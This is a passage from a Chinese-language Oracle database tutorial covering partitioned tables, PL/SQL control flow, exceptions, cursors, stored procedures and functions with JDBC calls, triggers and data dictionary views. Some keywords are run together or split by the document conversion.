| *--使用SYS\_GUID函数，32位，由时间戳和机器标识符生成，保证唯一*  select sys\_guid() from dual; |

* 1. **Oracle分区表**

**分区表用途**

分区表通过对分区列的判断，把分区列不同的记录，放到不同的分区中。分区完全对应用透明。Oracle的分区表可以包括多个分区，每个分区都是一个独立的段（SEGMENT），可以存放到不同的表空间中。查询时可以通过查询表来访问各个分区中的数据，也可以通过在查询时直接指定分区的方法来进行查询。

分区表的优点：

（1）由于将数据分散到各个分区中，减少了数据损坏的可能性；

（2）可以对单独的分区进行备份和恢复；

（3）可以将分区映射到不同的物理磁盘上，来分散IO；

（4）提高可管理性、可用性和性能。

数据量大的表，一般大于2GB；数据有明显的界限划分；对于Long和Long Raw类型列不能使用分区。

**分区表类型**

一般包括范围分区，散列分区，列表分区、复合分区（范围-散列分区，范围-列表分区）、间隔分区和系统分区等。

|  |  |
| --- | --- |
| **范围分区**  范围分区根据数据库表中某一字段的值的范围来划分分区。  【语法】  在Create Table语句后增加  PARTITION BY RANGE(column\_name)  (  PARTITION part1 VALUES LESS THAN (range1) [TABLESPACE tbs1],  PARTITION part2 VALUES LESS THAN (range2) [TABLESPACE tbs2],  ....  PARTITION partN VALUES LESS THAN (MAXVALUE) [TABLESPACE tbsN]  );  【说明】  MAXVALUE：当分区列值都不在设置的范围内时，新增数据将到这个分区中  【示例】  *-- 创建表，并设置分区*  create table myemp  ( empno number(4) primary key,  ename varchar2(10),  hiredate date,  sal number(7,2),  deptno number(2)  )  partition by range(sal)  (  partition p1 values less than(1000),  partition p2 values less than(2000),  partition p3 values less than(maxvalue)  );  *-- 插入数据*  insert into myemp(empno,ename,hiredate,sal,deptno)  select empno,ename,hiredate,sal,deptno from emp;  *-- 查看工资1000-2000的数据*  select \* from myemp partition(p2);  *-- 删除工资小于1000的数据*  delete from myemp partition(p1);  *-- 查看数据*  select \* from myemp; | **列表分区**  列表分区明确指定了根据某字段的某个具体值进行分区，而不是像范围分区那样根据字段的值范围来划分的。  【语法】  在Create Table语句后增加  PARTITION BY LIST(column\_name)  (  PARTITION part1 VALUES (values\_list1),  PARTITION part2 VALUES (values\_list2),  ....  PARTITION partN VALUES (DEFAULT)  );  其中：column\_name是以其为基础创建列表分区的列。  part1...partN是分区的名称。  values\_list是对应分区的分区键值的列表。  DEFAULT关键字允许存储前面的分区不能存储的记录。  【示例】  *-- 创建表，并设置分区*  create table myemp2  ( empno number(4) primary key,  ename varchar2(10),  hiredate date,  sal number(7,2),  deptno number(2)  )  partition by list(deptno)  (  partition dept10 values(10),  partition dept20 values(20),  partition dept30 values(30),  partition deptx values(default)  );  *-- 插入数据*  insert into myemp2(empno,ename,hiredate,sal,deptno)  select empno,ename,hiredate,sal,deptno from emp;  *-- 查看部门20的数据*  select \* from myemp2 partition(dept20);  *-- 删除部门30的数据*  delete from myemp2 partition(dept30);  *-- 查看数据*  select \* from myemp2; |

* 1. **Oracle的PL/SQL**

pl/sql:块结构语言，是sql（Structured Query Language）语言的一种扩展，结合了oracle过程语言（procedural language）进行使用。

pl/sql块由三部分构成：声明部分、执行部分、异常部分。

**PL/SQL结构**

|  |
| --- |
| [DECLARE]  --声明变量等；  BEGIN  --程序主要部分，一般用来执行过程语句或SQL语句；  [EXCEPTION]  --异常处理；  END; |

**运算符**

|  |  |  |
| --- | --- | --- |
| ＝ | 等于 | 比较运算符 |
| <>,!=,~=,^= | 不等于 |
| < | 小于 |
| > | 大于 |
| <= | 小于或等于 |
| >= | 大于或等于 |
| + | 加号 | 算术运算符 |
| - | 减号 |
| \* | 乘号 |
| / | 除号 |
| := | 赋值号 | 赋值运算符 |
| => | 关系号 | 关系号 |
| .. | 范围运算符 | 范围运算符 |
| || | 字符连接符 | 连接运算符 |
| is null | 是空值 | 逻辑运算符 |
| between and | 介于两者之间 |
| in | 在一系列值中间 |
| and | 逻辑与 |
| or | 逻辑或 |
| not | 取反 |

**变量与常量**

**数据类型**：

|  |  |  |  |
| --- | --- | --- | --- |
|  | **常用标准类型** | **属性类型** | |
|  | **CHAR(CHARATER,NCHAR),VARCHAR2, NUMBER(P,S),DATE,BOOLEAN等** | **%type类型**  可以用来定义数据变量的类型与已定义的数据变量（表中的列）一致。 | **%rowtype类型**  与某一数据库表的结构一致(修改数据库表结构，可以实时保持一致）；访问方式声明为rowtype的 变量名.字段名。 |
| **声明** | 【变量声明】  <变量名> 类型[:=初始值];  【示例】  name varchar2(20):= 'itcast';  【常量声明】  <变量名> CONSTANT 类型:=初始值;  【示例】  pi constant number(5,3):=3.14; | 【声明】  变量名称 表名.字段%type;  【示例:】  --表示变量name的类型和emp.ename的类型相同  name emp.ename%type; | 【声明】  变量名称 表%rowtype;  【示例:】  --表示变量test的类型为emp表的行类型;也有 .empno; .ename; .sal ;等属性  test emp%rowtype; |
| **运用** | *--设置后台输出显示*  *set serveroutput on;*  */\*定义常量或变量、赋值使用示例\*/*  DECLARE  p\_empno constant number(4):=7369;  p\_ename varchar2(10);  p\_sal number(7,2);  p\_comm number(7,2);  BEGIN  *--赋值方式一：使用select into给变量赋值*  select ename,sal into p\_ename,p\_sal from emp where empno =p\_empno;  *--赋值方式二：使用赋值操作符“:=”给变量赋值*  p\_comm:=500;  *--输出相关信息，DBMS\_OUTPUT.PUT\_LINE为具有输出功能的函数*  dbms\_output.put\_line('员工号:'|| p\_empno||',姓名:'|| p\_ename||',工资:'|| p\_sal||',奖金:'|| p\_comm);  END;  【注意】  dbms\_output是oracle提供的输出对象  put\_line是其一个方法，用于输出一个字符串  new\_line是其一个方法，用于输出新的一行（换行） | *--设置后台输出显示*  *set serveroutput on;*  */\*定义常量或变量、赋值使用示例\*/*  DECLARE  p\_empno constantnumber(4):=7369;  p\_ename emp.ename%type;  p\_sal emp.sal%type;  p\_comm emp.comm%type;  BEGIN  *--赋值方式一：使用select into给变量赋值*  select ename,sal into p\_ename,p\_sal from emp where empno = p\_empno;  *--赋值方式二：使用赋值操作符“:=”给变量赋值*  p\_comm:=500;  *--输出相关信息，DBMS\_OUTPUT.PUT\_LINE为具有输出功能的函数*  dbms\_output.put\_line('员工号:'|| p\_empno||',姓名:'|| p\_ename||',工资:'|| p\_sal||',奖金:'|| p\_comm);  END; | *--设置后台输出显示*  *set serveroutput on;*  */\*定义常量或变量、赋值使用示例\*/*  DECLARE  p\_empno constantnumber(4):=7369;  emp\_info emp%rowtype;  p\_comm emp.comm%type;  BEGIN  *--赋值方式一：使用select into给变量赋值*  select\*into emp\_info from emp where empno = p\_empno;  *--赋值方式二：使用赋值操作符“:=”给变量赋值*  p\_comm:=500;  *--输出相关信息，DBMS\_OUTPUT.PUT\_LINE为具有输出功能的函数*  dbms\_output.put\_line('员工号:'|| p\_empno||',姓名:'|| emp\_info.ename ||',工资:'|| emp\_info.sal ||',奖金:'|| p\_comm);  END; |

**控制语句**

**条件语句**

|  |  |
| --- | --- |
| 【语法】 | 【示例】 |
| IF <条件1> THEN  语句;  [...]  [ELSIF <条件n> THEN  语句;]  [ELSE  语句;]  END IF; | /\*  根据员工的工资判断其工资等级（工资大于等于5000为A级，工资大于等于4000为B级，工资大于等于3000为C级，工资大于等于2000为D级，其它为E级）  \*/  DECLARE  p\_empno number(4):=7566;  p\_sal emp.sal%type;  BEGIN  *--用变量代替条件语句中的真值*  select sal into p\_sal from emp where empno = p\_empno;  IF p\_sal >=5000THEN  dbms\_output.put\_line('员工号为：'|| p\_empno ||'的员工的工资级别为：A级');  ELSIF p\_sal >=4000THEN  dbms\_output.put\_line('员工号为：'|| p\_empno ||'的员工的工资级别为：B级');  ELSIF p\_sal >=3000THEN  dbms\_output.put\_line('员工号为：'|| p\_empno ||'的员工的工资级别为：C级');  ELSIF p\_sal >=2000THEN  dbms\_output.put\_line('员工号为：'|| p\_empno ||'的员工的工资级别为：D级');  ELSE  dbms\_output.put\_line('员工号为：'|| p\_empno ||'的员工的工资级别为：E级');  END IF;  END; |

**循环语句**

**1、LOOP**

|  |  |
| --- | --- |
| 【语法】 | 【示例】 |
| LOOP  语句;  EXIT WHEN <条件>  END LOOP; | /\*  计算1-10的总和  \*/  DECLARE  p\_sum number(4):=0;  p\_num number(2):=1;  BEGIN  LOOP  p\_sum := p\_sum + p\_num;  p\_num := p\_num +1;  EXITWHEN p\_num >10;  END LOOP;  dbms\_output.put\_line('1-10的总和为：'|| p\_sum);  END; |

**2、WHILE LOOP**

|  |  |
| --- | --- |
| 【语法】 | 【示例】 |
| WHILE <条件>  LOOP  语句;  END LOOP; | /\*  计算1-10的总和  \*/  DECLARE  p\_sum number(4):=0;  p\_num number(2):=1;  BEGIN  WHILE p\_num <=10  LOOP  p\_sum := p\_sum + p\_num;  p\_num := p\_num +1;  ENDLOOP;  dbms\_output.put\_line('1-10的总和为：'|| p\_sum);  END; |

**3、FOR**

|  |  |
| --- | --- |
| 【语法】 | 【示例】 |
| FOR <循环变量> IN[REVERSE] 下限..上限  LOOP  语句;  END LOOP;  【说明】..两点表示范围，1..4表示时将从1到4进行循环，起始（例如 1）写前边，REVERSE表示反转，循环时变成从4到1进行。 | /\*  计算1-10的总和  \*/  DECLARE  p\_sum number(4):=0;  p\_num number(2):=1;  BEGIN  FOR p\_num IN 1..10  LOOP  p\_sum := p\_sum + p\_num;  ENDLOOP;  dbms\_output.put\_line('1-10的总和为：'|| p\_sum);  END; |

**顺序语句**

指定顺序执行的语句；主要包括 null语句。null语句是一个可执行语句，相当于一个占位符或不执行操作的空语句。主要用来提高程序语句的完整性和程序的可读性。

|  |
| --- |
| /\*  输出1-10的数字但跳过数字4  \*/  DECLARE  flag number(2):=0;  BEGIN  WHILE flag <10  LOOP  flag := flag +1;  if flag =4then  null;*-- 占位，不能去掉*  else  dbms\_output.put\_line(flag);  end if;  END LOOP;  END; |

**异常处理**

**异常语法**

|  |
| --- |
| EXCEPTION  WHEN <异常类型> THEN  语句;  WHEN OTHERS THEN  语句; |

常配套使用的函数：

SQLCODE函数：返回错误代码，

SQLERRM函数：返回错误信息

例如输出异常信息： DBMS\_OUTPUT.PUT\_LINE('其它异常，代码号：'||SQLCODE||'，异常描述:'||SQLERRM);

**预定义异常**

预定义异常指PL/SQL 程序违反 Oracle 规则或超越系统限制时隐式引发(由oracle自动引发)。

**常见的预定义异常**：

CURSOR\_ALREADY\_OPEN 试图"OPEN"一个已经打开的游标

DUP\_VAL\_ON\_INDEX 试图向有"UNIQUE"中插入重复的值

INVALID\_CURSOR 试图对以关闭的游标进行操作

INVALID\_NUMBER 在SQL语句中将字符转换成数字失败

LOGIN\_DENIED 使用无效用户登陆

NO\_DATA\_FOUND 没有找到数据时

NOT\_LOGIN\_ON 没有登陆Oracle就发出命令时

PROGRAM\_ERROR PL/SQL存在诸如某个函数没有"RETURN"语句等内部问题

STORAGE\_ERROR PL/SQL耗尽内存或内存严重不足

TIMEOUT\_ON\_RESOURCE Oracle等待资源期间发生超时

TOO\_MANY\_ROWS "SELECT INTO"返回多行时

VALUE\_ERROR 当出现赋值错误

ZERO\_DIVIDE 除数为零

【示例】

|  |
| --- |
| /\*  预定义异常捕获并处理  \*/  DECLARE  p\_result number(2);  BEGIN  p\_result :=1/0;  dbms\_output.put\_line('没有异常！');  EXCEPTION  WHEN ZERO\_DIVIDE THEN  dbms\_output.put\_line('除数不能为0！代码为：'||sqlcode||'，异常信息为：'||sqlerrm);  WHEN OTHERS THEN  dbms\_output.put\_line('其它异常！代码为：'||sqlcode||'，异常信息为：'||sqlerrm);  END; |

**自定义异常**

自定义异常：程序在运行过程中，根据业务等情况，认为非正常情况，可以自定义异常。对于这种异常，主要分三步来处理：

1. **定义相关异常**；在声明部分定义相关异常，

格式：<自定义异常名称>　EXCEPTION;

1. **抛出异常**；在出现异常部分抛出异常，

格式：RAISE　<异常名称>；

1. **处理异常**；在异常处理部分对异常进行处理，

格式：when <自定义异常名称> then ...，

处理异常也可以使用RAISE\_APPLICATION\_ERROR(ERROR\_NUMBER,ERROR\_MESSAGE)存储过程进行处理，

**其中参数ERROR\_NUMBER取值为-20999~-20000的负整数，参数ERROR\_MESSAGE为异常文本消息。**

【示例】

|  |
| --- |
| /\*  判断emp中相应empno对应用户的奖金是否低于500，如果低于则抛出并处理自定义异常  \*/  DECLARE  p\_comm emp.comm%type;  *--自定义异常，名称为comm\_exception*  comm\_exception EXCEPTION;  BEGIN  Select nvl(comm,0)into p\_comm from emp where empno=7499;  --nvl(comm,0)如果comm为null就填充0  if p\_comm >=500then  dbms\_output.put\_line('奖金大于等于500。');  else  RAISE comm\_exception;  End if;  EXCEPTION  WHEN comm\_exception THEN  RAISE\_APPLICATION\_ERROR(-20001,'奖金低于500，太少了！');  *--dbms\_output.put\_line('奖金低于500！');*  WHEN OTHERS THEN  dbms\_output.put\_line('其它异常！代码为：'||sqlcode||'，异常信息为：'||sqlerrm);  END; |

* 1. **Oracle游标**

**显式游标**

游标是映射在结果集中一行数据上的位置实体，使用游标，便可以访问结果集中的任意一行数据了，将游标放置到某行后，即可对该行数据进行操作；从上向下依次迭代结果集。

**游标语法**

|  |
| --- |
| 【定义语法】  CURSOR <游标名> IS <SELECT 语句> ;  【操作】  OPEN <游标名> --打开游标  FETCH <游标名> INTO 变量1,变量2,变量3,....变量n,;  或者  FETCH <游标名> INTO 行对象; --取出游标当前位置的值  CLOSE <游标名> --关闭游标  【属性】  %NOTFOUND --如果FETCH语句失败，则该属性为"TRUE"，否则为"FALSE";  %FOUND --如果FETCH语句成果，则该属性为"TRUE"，否则为"FALSE";  %ROWCOUNT --返回游标当前行的行数;  %ISOPEN --如果游标是开的则返回"TRUE"，否则为"FALSE"; |

**游标使用**

1. 使用游标显示员工表中所有的员工姓名、工作和工资

|  |
| --- |
| declare  cursor cur\_emp is select ename,job,sal from emp;  p\_ename emp.ename%type;  p\_job emp.job%type;  p\_sal emp.sal%type;  begin  *--打开游标*  open cur\_emp;  loop  *--取游标数据，从上往下移动一行*  fetch cur\_emp into p\_ename, p\_job, p\_sal;  *--如果下移后没有数据，则退出*  Exit when cur\_emp%notfound;  *--如果存在数据，则处理*  dbms\_output.put\_line('姓名为：'|| p\_ename ||'，工作为：'|| p\_job ||'，工资为：'|| p\_sal);  end loop;  *--关闭游标*  close cur\_emp;  end; |

1. 使用游标显示指定部门下的所有的员工姓名、工作和工资

|  |
| --- |
| **带参数的游标**  【定义】  CURSOR <游标名>(参数列表) IS <SELECT 语句>;  【示例】  --设置后台输出显示  set serveroutput on;  declare  cursor cur\_emp(dno emp.deptno%type)is select ename,job,sal from emp where deptno=dno;  r\_cur\_emp cur\_emp%rowtype;  begin  --打开游标  open cur\_emp(20);  loop  --取游标数据，从上往下移动一行  fetch cur\_emp into r\_cur\_emp;  --如果下移后没有数据，则退出  exit when cur\_emp%notfound;  --如果存在数据，则处理  dbms\_output.put\_line('姓名为：'|| r\_cur\_emp.ename ||'，工作为：'|| r\_cur\_emp.job ||'，工资为：'|| r\_cur\_emp.sal);  end loop;  --关闭游标  close cur\_emp;  end;  --**参考**：使用while循环实现  declare  cursor cur\_dept\_emps(dno emp.deptno%type)is select ename,job,sal from emp where deptno=dno;  emp\_info cur\_dept\_emps%rowtype;  begin  open cur\_dept\_emps(20);  fetch cur\_dept\_emps into emp\_info;  while cur\_dept\_emps%found  loop  dbms\_output.put\_line('员工姓名为：'||emp\_info.ename||'，工作为：'||emp\_info.job||'，工资为：'||emp\_info.sal);  fetch cur\_dept\_emps into emp\_info;  end loop;  close cur\_dept\_emps;  end;  --**参考**：使用for循环实现  declare  cursor cur\_dept\_emps(dno emp.deptno%type)is select ename,job,sal from emp where deptno=dno;  emp\_info cur\_dept\_emps%rowtype;  begin  for emp\_info in cur\_dept\_emps(20)  loop  if cur\_dept\_emps%found then  dbms\_output.put\_line('员工姓名为：'||emp\_info.ename||'，工作为：'||emp\_info.job||'，工资为：'||emp\_info.sal);  end if;  end loop;  end; |

1. 使用游标按员工的工种涨工资,总裁800，经理600，其他人员300

|  |
| --- |
| declare  cursor cur\_emp is select empno,job from emp;  p\_empno emp.empno%type;  p\_job emp.job%type;  begin  *--打开游标*  open cur\_emp;  loop  *--取游标数据，从上往下移动一行*  fetch cur\_emp into p\_empno, p\_job;  *--如果下移后没有数据，则退出*  exit when cur\_emp%notfound;  *--如果存在数据，则处理*  if'PRESIDENT'= p\_job then  update emp set sal = sal +800where empno = p\_empno;  elsif'MANAGER'= p\_job then  update emp set sal = sal +600where empno = p\_empno;  else  update emp set sal = sal +300where empno = p\_empno;  end if;  end loop;  *--关闭游标*  close cur\_emp;  *--提交修改*  commit;  end; |

**隐式游标**

当执行一个SQL语句时，Oracle会自动创建一个隐式游标，隐式游标主要处理DML语句，该游标的名称是sql。隐试游标不能进行"OPEN" ,"CLOSE","FETCH"这些操作。

**属性**:

%NOTFOUND --如果DML语句没有影响到任何一行时，则该属性为"TRUE"，否则为"FALSE";

%FOUND --如果DML语句影响到一行或一行以上时，则该属性为"TRUE"，否则为"FALSE";

%ROWCOUNT --返回游标当最后一行的行数;

【示例】

|  |
| --- |
| /\*  通过更新语句判断隐式游标的存在  \*/  begin  update emp set comm=comm +300where empno =7369;  if sql%notfound then  dbms\_output.put\_line('empno对应的员工不存在');  else  dbms\_output.put\_line('empno对应的员工数为：'||sql%rowcount);  end if;  end; |

* 1. **Oracle存储过程与存储函数**

**存储过程**

存储过程是命名的pl/sql程序块，封装数据业务操作，具有模块化、可重用、可维护、更安全特点；并且可以被程序调用。一般有4类型的存储过程，分别为不带参数、带输入参数、带输出参数、带输入输出参数。

**语法**

|  |
| --- |
| 【语法】  CREATE [OR REPLACE] PROCEDURE <过程名>[(参数列表)] IS|AS  [局部变量声明]  BEGIN  可执行语句  [EXCEPTION  异常处理语句]  END [<过程名>];  【说明】  参数列表：**参数不需要声明长度**，可选  参数变量的类型：in 为默认类型,表示输入; out 表示只输出;in out 表示即输入又输出;  【调用方式】  在PL/SQL块中直接使用过程名;  在PL/SQL程序外使用 exec[ute] <过程名>[(参数列表)]; |

**示例**

|  |  |
| --- | --- |
| **无参存储过程** | **有输入参数存储过程** |
| *-- 授予itcast创建存储过程的权限*  grant creat eprocedure to itcast;  */\**  *使用无参存储过程，注意无参存储过程创建时不能使用()*  *\*/*  create or replace procedure pro\_helloWorld  as  begin  dbms\_output.put\_line('Hello World.');  end;  *-- 方式一：在PL/SQL块中调用存储过程，可加可不加()*  begin  pro\_helloWorld;  end;  *-- 方式二：在PL/SQL程序外调用存储过程，可加可不加()*  exec pro\_helloWorld; | /\*  使用有输入参存储过程  \*/  create or replace procedure pro\_add\_emp(  p\_empno in emp.empno%type,  p\_ename in varchar2,  p\_sal number  )  as  begin  --将输入参数对应的数据插入emp表  insert into emp(empno, ename,sal)values(p\_empno, p\_ename, p\_sal);  end;  /  -- 调用存储过程，向emp表插入新数据  begin  pro\_add\_emp(2001,'itcast2001',3000);  pro\_add\_emp(2002,'itcast2002',2000);  pro\_add\_emp(2003,'itcast2003',4000);  end; |
| **有输出参数存储过程** | **有输入输出参数存储过程** |
| /\*  使用有输出参存储过程，计算1到10的总和并通过参数返回  \*/  create or replace procedure pro\_1to10\_sum(  p\_sum out number  )  as  tem\_sum number(4):=0;  begin  for i in 1..10  loop  tem\_sum := tem\_sum + i;  end loop;  p\_sum := tem\_sum;  end;  /  -- 调用存储过程  declare  p\_sum number(4);  begin  pro\_1to10\_sum(p\_sum);  dbms\_output.put\_line('1至10的和为：'|| p\_sum);  end; | /\*  使用有输入、输出参存储过程；根据empno查询该员工号对应的员工的姓名和工资  \*/  create or replace procedure pro\_query\_enameAndSal\_by\_empno(  s\_empno emp.empno%type,  s\_ename out emp.ename%type,  s\_sal out emp.sal%type  )  as  begin  select ename,sal into s\_ename, s\_sal from emp where empno= s\_empno;  end;  /  -- 调用存储过程  declare  p\_ename emp.ename%type;  p\_sal emp.sal%type;  begin  --pro\_query\_enameAndSal\_by\_empno(7369, p\_ename, p\_sal);  pro\_query\_enameAndSal\_by\_empno(7369, s\_sal => p\_sal, s\_ename => p\_ename);  dbms\_output.put\_line('员工号为7369的员工名称为：'|| p\_ename||'，其工资为：'|| p\_sal);  end; |

**程序中调用存储过程**

|  |
| --- |
| **package** cn.itcast;  **import** java.sql.CallableStatement;  **import** java.sql.Connection;  **import** java.sql.DriverManager;  **import** java.sql.SQLException;  **import** oracle.jdbc.OracleTypes;  **publicclass** TestProcedure {  **publicstaticvoid** main(String[] args) {  Connection conn = **null**;  CallableStatement call = **null**;  **try** {  Class.*forName*("oracle.jdbc.OracleDriver");  String url = "jdbc:oracle:thin:@localhost:1521:orcl";  conn = DriverManager.*getConnection*(url, "itcast", "itcast");  call = conn.prepareCall("{call pro\_query\_enameAndSal\_by\_empno(?,?,?)}");  //设置输入型参数  call.setInt(1, 7369);  //注册输出型参数  call.registerOutParameter(2, OracleTypes.*VARCHAR*);  call.registerOutParameter(3, OracleTypes.*NUMBER*);  //调用存储过程  call.execute();  //获取返回值  String ename = call.getString(2);//员工名称  **double** sal = call.getDouble(3);//员工工资  System.*out*.println("员工号为7369的员工名称为：" + ename + "，工资为：" + sal);  } **catch** (Exception e) {  e.printStackTrace();  } **finally** {  **try** {  **if**(call != **null**){  call.close();  }  **if**(conn != **null**){  conn.close();  }  } **catch** (SQLException e) {  e.printStackTrace();  }  }  }  } |

**删除存储过程**

|  |
| --- |
| 【语法】  DROP PROCEDURE <过程名>;  【示例】  dropprocedure pro\_1to10\_sum; |

**存储函数**

存储函数与过程不同的是，存储函数有return语句；一般情况下如果在需要一个返回值时可使用存储函数。

**语法**

|  |
| --- |
| CREATE [OR REPLACE] FUNCTION <函数名>[(参数列表)] RETURN 数据类型 IS|AS  [局部变量声明]  BEGIN  可执行语句  [EXCEPTION  异常处理语句]  RETURN 返回值;  END [<函数名>];  变量的类型:in 为默认类型,表示输入; out 表示只输出;in out 表示即输入又输出;  【使用方式】  直接在select中使用和其它系统函数使用方式一样；  在PL/SQL块中调用使用； |

**示例**

|  |  |
| --- | --- |
| **无参存储函数** | **有输入参数存储函数** |
| /\*  使用无参存储函数；注意创建时函数名称不能使用()  但是在调用时候可加可不加()  \*/  create or replace function fun\_helloWorld  return varchar2  as  begin  return'Hello World';  end;  /  *-- 方式1：调用存储函数*  select fun\_helloWorld()from dual;  *-- 方式2：调用存储函数*  declare  str varchar2(20);  begin  str :=fun\_helloWorld;  dbms\_output.put\_line(str);  end; | */\**  *使用存储函数：根据员工号，查询并返回该员工的年薪*  *\*/*  create or replace function fun\_get\_annualSal\_by\_empno(p\_empno emp.empno%type)  return number  as  p\_sal emp.sal%type;  p\_comm emp.comm%type;  begin  select sal,comm into p\_sal, p\_comm from emp where empno=p\_empno;  return 12\*p\_sal +nvl(p\_comm,0);  end;  /  *-- 调用存储函数*  select fun\_get\_annualSal\_by\_empno(7369)from dual; |
| **有输入输出参数存储函数** | **程序中调用存储函数** |
| */\**  *使用具有输入输出参数的存储函数：根据员工号，查询并返回该员工的年薪,姓名，奖金*  *\*/*  create or replace function fun\_get\_annualSal\_by\_empno2(  p\_empno emp.empno%type,  p\_ename out emp.ename%type,  p\_comm out emp.comm%type  )  return number  as  p\_sal emp.sal%type;  begin  select ename,sal,nvl(comm,0)into p\_ename,p\_sal, p\_comm from emp where empno=p\_empno;  return 12\*p\_sal + p\_comm;  end;  /  *-- 调用存储函数*  declare  p\_annualSal number(10,2);  p\_ename emp.ename%type;  p\_comm emp.comm%type;  begin  p\_annualSal := fun\_get\_annualSal\_by\_empno2(7499,p\_ename,p\_comm);  dbms\_output.put\_line('员工姓名为：'||p\_ename||',奖金为：'||p\_comm||'，年薪为：'||p\_annualSal);  end; | **package** cn.itcast;  **import** java.sql.CallableStatement;  **import** java.sql.Connection;  **import** java.sql.DriverManager;  **import** java.sql.SQLException;  **import** oracle.jdbc.OracleTypes;  **publicclass** TestFunction {  **publicstaticvoid** main(String[] args) {  Connection conn = **null**;  CallableStatement call = **null**;  **try** {  Class.*forName*("oracle.jdbc.OracleDriver");  String url = "jdbc:oracle:thin:@localhost:1521:orcl";  conn = DriverManager.*getConnection*(url, "itcast", "itcast");  call = conn.prepareCall("{? = call fun\_get\_annualSal\_by\_empno2(?,?,?)}");  //注册存储函数返回值  call.registerOutParameter(1, OracleTypes.*DOUBLE*);  //设置输入参数，员工号  call.setInt(2, 7499);  //注册输出参数，员工姓名  call.registerOutParameter(3, OracleTypes.*VARCHAR*);  //注册输出参数，奖金  call.registerOutParameter(4, OracleTypes.*DOUBLE*);  call.execute();  System.*out*.println("员工姓名为：" + call.getString(3) + "，奖金为：" + call.getDouble(4)  + "，年薪为：" + call.getDouble(1));  } **catch** (Exception e) {  e.printStackTrace();  } **finally** {  **try** {  **if**(call != **null**){  call.close();  }  **if**(conn != **null**){  conn.close();  }  } **catch** (SQLException e) {  e.printStackTrace();  }  }  }  } |
| **删除存储函数** |
| 【语法】  DROP FUNCTION <函数名>;  【示例】  dropfunction fun\_helloWorld;  dropfunction fun\_get\_annualSal\_by\_empno;  dropfunction fun\_get\_annualSal\_by\_empno2; |

**存储过程与存储函数的区别**

1、返回值的区别,函数一定要有1个返回值或有多个通过输出参数的返回值,而存储过程是通过输出参数返回的,可以有多个或者没有；

2、调用的区别,函数可以在sql语句中直接调用,而存储过程必须单独调用；

3、函数一般情况下是用来计算并返回一个计算结果，而存储过程一般是用来完成特定的数据操作（比如修改、插入数据库表或执行某些DDL语句等等）

* 1. **Oracle触发器**

**语法**

|  |
| --- |
| 【语法】  CREATE [OR REPLACE] TRIGGER <触发器名>  BEFORE|AFTER  INSERT|DELETE|UPDATE [OF <列名>] ON <表名>  [FOR EACH ROW]  <pl/sql块>  【说明】  关键字"BEFORE"在操作完成前触发;"AFTER"则是在操作完成后触发;  关键字"FOR EACH ROW"指定触发器每行触发一次，若不指定则为表级触发器.  关键字"OF <列名>" 不写表示对整个表的所有列.  pl/sql块中不能使用commit;  【特殊变量】  :new --为一个引用最新的行值;  :old --为一个引用以前的行值;  这些变量只有在使用了关键字 "FOR EACH ROW"时才存在.且update语句两个都有,而insert只有:new ,delect 只有:old; |

**行级触发器**

【示例1】涨工资

|  |
| --- |
| */\**  *触发器使用：给员工涨工资（涨后工资应该大于涨前）后，在后台输出更新前和更新后的工资*  *\*/*  create or replace trigger tri\_emp\_upd\_sal  after  update of sal on emp  for each row  begin  if:old.sal <:new.sal then  dbms\_output.put\_line('更新前工资为：'||:old.sal||'，更新后工资为：'||:new.sal);  else  raise\_application\_error(-20002,'工资不能越涨越低！');  end if;  end;  /  *-- 更新工资值，并触发行级触发器*  update emp set sal =8888where empno =1002; |

【示例2】触发器+序列实现主键自增长

|  |
| --- |
| */\**  *触发器使用：给emp表的empno添加触发器，在插入记录时自动填入值*  *\*/*  *-- 1、创建序列*  create sequence seq\_emp\_empno;  *-- 2、创建触发器*  create or replace trigger tri\_emp\_ins\_empno  before  insert on emp  for each row  begin  *-- 给将要插入表的记录:new 中的empno设置sequence中的值*  select seq\_emp\_empno.nextval into:new.empno from dual;  end;  /  *-- 新增员工数据，测试触发器+序列的组合使用*  insert into emp(ename,sal)values('itcast002',2000);  commit; |

**表级触发器**

|  |
| --- |
| */\**  *触发器使用：删除表的同时备份表数据到另一张备份表*  *\*/*  *-- 1、从emp表结果中创建一张表并复制数据*  create table emp2 as select \* from emp;  *-- 2、创建备份表emp\_bak*  create table emp\_bak as select \* from emp2 where 1=2;  *-- 3、创建表触发器，当对表操作时触发*  create or replace trigger tri\_emp2\_del  before  delete on emp2  begin  *-- 将emp2表中的数据备份到emp\_bak*  insert into emp\_bak select \* from emp2;  end;  /  *-- 4、测试删除emp2表的数据*  delete from emp2;  select \* from emp2;  select \* from emp\_bak; |

**开启禁用触发器**

|  |
| --- |
| 【**禁用某个触发器**】  ALTER TRIGGER <触发器名> DISABLE  【示例】  alter trigger tri\_emp\_upd\_sal disable;  update emp set sal =8888 where empno =1002;  【**重新启用触发器**】  ALTER TRIGGER <触发器名> ENABLE  【示例】  alter trigger tri\_emp\_upd\_sal enable;  update emp set sal =8888 where empno =1002;  【**禁用表的所有触发器**】  ALTER TABLE <表名> DISABLE ALL TRIGGERS;  【示例】  alter table emp disable all triggers;  【**启用表的所有触发器**】  ALTER TABLE <表名> ENABLE ALL TRIGGERS;  【示例】  alter table emp enable all triggers;  【**删除触发器**】  DROP TRIGGER <触发器名>;  【示例】  dropt rigger tri\_emp\_upd\_sal; |

* 1. **Oracle数据字典**

Oracle中的数据字典是一组基表，保存了与用户创建的数据库对象相关的最基本信息。基表属于sys账户，在sys创建数据库时同时被创建。基表永远不会被直接访问，而是由一系列数据字典视图间接访问。

Oracle具有三组数据字典视图：

"USER\_"开头的视图允许用户获取其模式中对象的相关信息（也就是用户创建并拥有的对象）。

"ALL\_"开头的视图允许用户获取其拥有的或可被访问的对象的相关信息（包括该"USER\_"记录和授权至PUBLIC或该用户的对象的信息）。

"DBA\_"开头的视图包含所有数据库对象的完整信息（所有用户创建的所有对象），普通用户无法访问这些视图。

|  |  |
| --- | --- |
| **视图名** | **描述** |
| ALL\_CATALOG | All tables, views, synonyms, sequences accessible to the user |
| ALL\_COL\_COMMENTS | Comments on columns of accessible tables and views |
| ALL\_COL\_GRANTS\_MADE | Grants on columns for which the user is owner or grantor |
| ALL\_COL\_GRANTS\_RECD | Grants on columns for which the user or PUBLIC is the grantee |
| ALL\_COL\_PRIVS | Grants on columns for which the user is the grantor, grantee, owner, or an enabled role or PUBLIC is the grantee |
| ALL\_COL\_PRIVS\_MADE | Grants on columns for which the user is owner or grantor |
| ALL\_COL\_PRIVS\_RECD | Grants on columns for which the user, PUBLIC or enabled role is the grantee |
| ALL\_CONSTRAINTS | Constraint definitions on accessible tables |
| ALL\_CONS\_COLUMNS | Information about accessible columns in constraint definitions |
